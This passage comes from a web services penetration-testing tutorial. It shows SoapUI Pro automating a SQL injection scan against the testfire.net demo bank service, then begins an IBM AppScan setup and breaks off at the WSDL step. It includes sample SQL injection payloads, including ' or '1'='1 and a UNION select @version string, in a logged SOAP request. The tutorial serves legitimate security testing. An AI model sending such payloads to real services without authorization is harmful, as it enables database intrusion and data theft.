
Give it a name, and click on OK. These two Generate TestSuite steps will continue according to the number of services present in WSDL. In our case, two services are present in WSDL. The first is "Services soap." The second is "Services soap12." After completing the process, you're ready to start security testing.

SoapUI Pro also shows you your test suite properties.

A screenshot of the SoapUI Pro interface. On the left, there's a tree view of projects and services. The 'Service Endpoint' tab is selected in the main window. A table at the bottom lists service operations: GetUserAccounts, IsValidUser, and TransferBalance. The 'Name' column shows the operation names, the 'Use' column shows Literal, and the 'One-Way' column shows false. The 'Action' column shows the corresponding WSDL URLs.

### Img5: soapUI Pro window

It also allows you to add a property in the property list, as shown below.




### Img6: Add property window

SoapUI Pro allows us to see properties in each level, whether it's for test suite or any operation test case, or request level.

Now, before we automate the security test, we must understand the request we are going to use for this. Let's say we'll test the ServiceSoapTestsuite service and in there we are interested testing GetUserAccountsTestCase. Click on GetUserAccountsTestCase. You will find test steps, load tests, and security tests.

Click on test steps to find the request used. Then, click on that request to open it in the request editor.




### Img7: Form View of request editor

As you can see above, by clicking on the GetUserAccounts request, it opens in a request editor. By default it opens in form view. SoapUI Pro allows us to see a request in four different views; XML, raw, outline and form.

We can change the view any time, by clicking on any of the four tabs present in the top left corner of the request editor. Along with that, SoapUI Pro also shows the request property in the bottom-left corner of the window.

You can use any view you want for testing, but for better understanding, we will go for the xml view. By clicking on the XML view, you will get the XML of the GetUserAccounts request.



The screenshot shows the soapUI Request Editor window. The title bar reads "soapUI Starter Page | ServicesSoap | GetUserAccounts". The URL field contains "http://www.testfire.net/bank/ws.asmx". The left sidebar has tabs for "Form", "Outline", "Raw", and "XML". The "XML" tab is selected, displaying the following SOAP message structure:


```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope">
  <soapenv:Header/>
  <soapenv:Body>
    <ws:GetUserAccounts>
      <ws:UserId>?</ws:UserId>
    </ws:GetUserAccounts>
  </soapenv:Body>
</soapenv:Envelope>
```

### Img8: Xml view of request editor window

So, as we discussed in our [previous article](#) in the “SimpleObject Access Protocol (SOAP)” section, the entire SOAP message is packed in a SOAP envelope which contains a SOAP header and a SOAP body. The most important thing, from a security tester’s point of view, is the value of the “UserId” parameter.


So to test the request, we must provide a value with the required data type in place of the “?” symbol. Generally, we must fuzz this parameter with different types of values of the required data type, to check the result. Also, we can look at other data type values to check the proper implementation of input validation. That’s usually done in manual testing. We’ll focus on that in the next part of the article.

It’s simple to find the required data type of a parameter. You can find required data type information from the form view.



### Img9: Form view

Enter any integer value in the XML view to replace the "?" symbol. Click on the green arrow mark on the top left corner of the request editor window to submit a request to the specified endpoint URL. You'll find a response in the next window.




### Img10: Xml view

The XML response in the response window doesn't contain an error message. That means we executed the GetUserAccounts request properly.

## Automation of a Security Test

To automate a security test, first we need to create a new security test. To create a new security test, right click on security test, under the

Services Soap Testsuite. Click on new security test and a new window will open.



### Img11: Create new Security test window


The new window comes with a name option. Type in any name you want. Under this setup, the three options are Empty Test (add a test with no preconfigurations), automatic (generates default set of security scans) and Full control (to customize your test options.)

As we want to automate the security test, we can choose any option between automatic and full control. When choosing the automatic option, it will test for each and every vulnerability present in its checklist. Its checklist contains nine types of security scans.

1. Boundary scan
2. Cross site scripting
3. Fuzzing scan
4. Invalid Types
5. Malformed XML
6. Malicious Attachment
7. SQL Injection
8. XML Bomb
9. Xpath Injection


Usually, if you're doing black box testing, and you don't know the function of a web services request, then it's better to choose the automatic option and run all the scans blindly. But if you're doing grey box testing, or you have an understanding of the function used, then it's better to opt for full control to customize your test, which will save a lot of time.

Here, I'll use the full control option to demonstrate how to choose options and why you should. Click on the full control option, and click on next. A new window will open.




**Img12: Security scans tab**

You'll see two options. Choose the first one to select the same scan, or the second for different security scans for each test step. Use the default for the first option. In select scans, you can select the scans you think the request might vulnerable to. You can select all of them, but it'll be very time consuming. So select only SQL Injection, and click on next. You'll go to the parameters tab.




Img13: Parameters tab

By default, SoapUI Pro will extract all the parameters. You can extract parameters by selecting the second option and choosing them from the TestSteps dropdown window.




## Img14: Parameters options

SoapUI Pro also allows you to add any parameter, and remove any parameter from the list. Click on next to open the Assertions tab.



## Img15: Assertions tab

That tab is most useful in grey box testing. By checking the sample requests, we can add some data or pattern which is sensitive. If in any test, SoapUI Pro finds the same value in response, it will generate an error to avoid the disclosure of sensitive information. In our case, choose select for each Security Scan option, and select Sensitive Information exposure.




Img16: options

Click on next to move to the confirmation tab, where all the options we selected are shown in a table.

| Summary: | TestStep        | Security Scans | Parameters | Assertion                      |
|----------|-----------------|----------------|------------|--------------------------------|
|          | GetUserAccounts | SQL Injection  | UserId     | Sensitive Information Exposure |

Img17: Summary

Then, click on finish to open a new window to start an automated test.



Img18: Security test window

We've selected only the SQL Injection test for the GetUserDetails request as it appears in the security test screen. Click on the green arrow button in the top left corner to start an automated test. After completing the test, the window will look like the image below.

The screenshot shows the soapUI interface with a security test named "SecurityTest 1". The "TestSteps" panel lists a single step: "GetUserAccounts (1 scan)" which is marked as "Done". Below it, a "SQL Injection" step is listed with the status "No Alerts". The main log area displays the results of the SQL injection scan, showing 13 requests made to the "GetUserAccounts" endpoint with various payloads. All requests are marked as OK and took between 301 ms and 4319 ms. The payloads tested include simple injection attempts like ' or '1='1' and more complex ones like '%20o/\*/\*r1/0--'. The log ends with a successful request for a user account with ID 'testi/1%20UNION%20select%201,%20@version,%201,i/1%20'. At the bottom, there are tabs for "soapUI log", "http log", "jetty log", "error log", "wsrm log", and "memory log".

Img19: Security test results

As you can see from the above image, there's no alert triggered, as there's no sensitive information in any of the responses which come while using different payloads. Click any request to view the request and its response.

Request Message | Response Message | Properties

XML

```

POST http://www.testfire.net/bank/ws.asmx HTTP/1.1
Accept-Encoding: gzip,deflate
Content-Type: text/xml; charset=UTF-8
SOAPAction: "http://www.altoromutual.com/bank/ws/GetUserAccounts"

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ws="http://www.altoromutual.
<soapenv:Header>
<soapenv:Body>
<ws:GetUserAccounts>
<ws:UserId>' or '1'='1</ws:UserId>
</ws:GetUserAccounts>
</soapenv:Body>
</soapenv:Envelope>
```

Img20: Sample Request

Request Message | Response Message | Properties


XML

```

<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body>
<soap:Fault>
<faultcode>soap:Client</faultcode>
<faultstring>Server was unable to read request. ---> There is an error in XML doc</faultstring>
<detail/>
</soap:Fault>
</soap:Body>
</soap:Envelope>
```


Img21: Sample Response

When the test is complete, you need a report. SoapUI provides a feature to create a report of the test, by clicking on the create a report for this item button, which is present at the top.



Img22: Report Generation option

Sometimes, you need the log to store as a proof of the test. SoapUI Pro also provides the option to store the log, by clicking on exports the log to a file button.



Img23: Save log option

### Conclusion:

This is how SoapUI Pro allows us to automate a security test for different requests. There are other tools available in the market to provide automated web service testing. But SoapUI Pro is a specialized web service tool which can be used for functional testing, load testing, security testing and other different types of testing. This tool plays a vital role in testing web services.

### Reference:

- <http://www.soapui.org/>
- <http://www.techrepublic.com/blog/software-engineer/how-to-test-web-services-with-soapui/>
- <http://www.techrepublic.com/blog/programming-and-development/easily-test-web-services-with-soapui/699>
- <http://cdn.softwaretestinghelp.com/wp-content/qa/uploads/2006/12/Automated-Testing.png>

From <<https://resources.infosecinstitute.com/web-services-penetration-testing-part-2-automated-approach-soapui-pro/>>

In the [previous article](#), we discussed the importance of tools in penetration testing, how automation helps in reducing time and effort, and how to automate web services penetration testing using soapUI Pro.

In this article, we will be focusing on what other options are available to automate web services penetration testing.

### **Feasibility**

To perform web services penetration testing, soapUI Pro is one of the best options, but in certain conditions you might search for other options: For example, you are not into regular web services penetration testing, or your budget is very low for a penetration testing that consists of web application penetration testing along with web services penetration testing, or you don't have much experience in performing web services penetration testing.

For these conditions, you need something that comes as a package. A tool for web application penetration testing as well as web services penetration testing. A tool where you just click next, next, next, and it will provide you the result of web services penetration testing. A tool where you can throw the WSDL and get the result. You might choose one of these very popular web application penetrations testing tools, IBM AppScan or HP WebInspect.

### **AppScan**

IBM Security AppScan (<http://www-03.ibm.com/software/products/us/en/appscan/>) is one of the most popular and widely used automation tools in the arena of web application penetration testing. It allows penetration testers to automate their web application penetration testing to find out the vulnerabilities present in the application. Most penetration testers use it for only web application penetration testing but it can be also used to test web services to identify the vulnerabilities present. Now we will focus on how web services penetration testing is done by IBM Security AppScan.

### **Testing Web Services Using AppScan**

Testing a Web Service using AppScan differs slightly from testing a normal web application because AppScan uses a separate client to explore the web services. That separate client is called the Generic Services Client (GSC).

### **Generic Service Client (GSC)**

It uses the WSDL file of a web service to display the individual methods available in a tree format, and it creates a user-friendly GUI

for sending requests to the service. You can use this interface to select methods, one by one, and to input the required values of the parameters. Simultaneously you can also send the request to the server to view the results in the form of the response. These processes are recorded by AppScan and later used to create test cases based on the number of requests made by the GSC for the service.

### Configuration

You need to configure AppScan properly with the required options to perform a web services penetration test. As we learned from “Web Services Penetration Testing Parts 1 and 2,” we need a WSDL file or URL to perform web services penetration testing properly. We will test the web services


of <http://www.testfire.net/bank/ws.asmx?WSDL>. It's always better to have sample test data (SOAP requests and responses) to test web services properly but, since we are performing black box testing, we will provide the format of data needed to perform the testing.

Open AppScan to start the web services penetration testing. AppScan will start with the window shown in Figure 1.



**Figure 1: New Window**

This window will show the recent scans and the option to “Create New Scan.” Click on that option. The “New Scan” window will open, as shown in Figure 2.




**Figure 2: New Scan Window**

This “New Scan” window will show the “Recent Templates” used and also option to select one of the “Predefined Templates.” Select “Regular Scan” from the “Predefined Templates.” By clicking on the “Regular Scan” template, the “Scan Configuration Wizard” window will open, as shown in Figure 3.




**Figure 3: Scan Configuration Window**

In the “Scan Configuration Wizard,” select “Web Services Scan” and click on “Next” to open a window where you need to provide the WSDL file or WSDL URL, as shown in Figure 4.



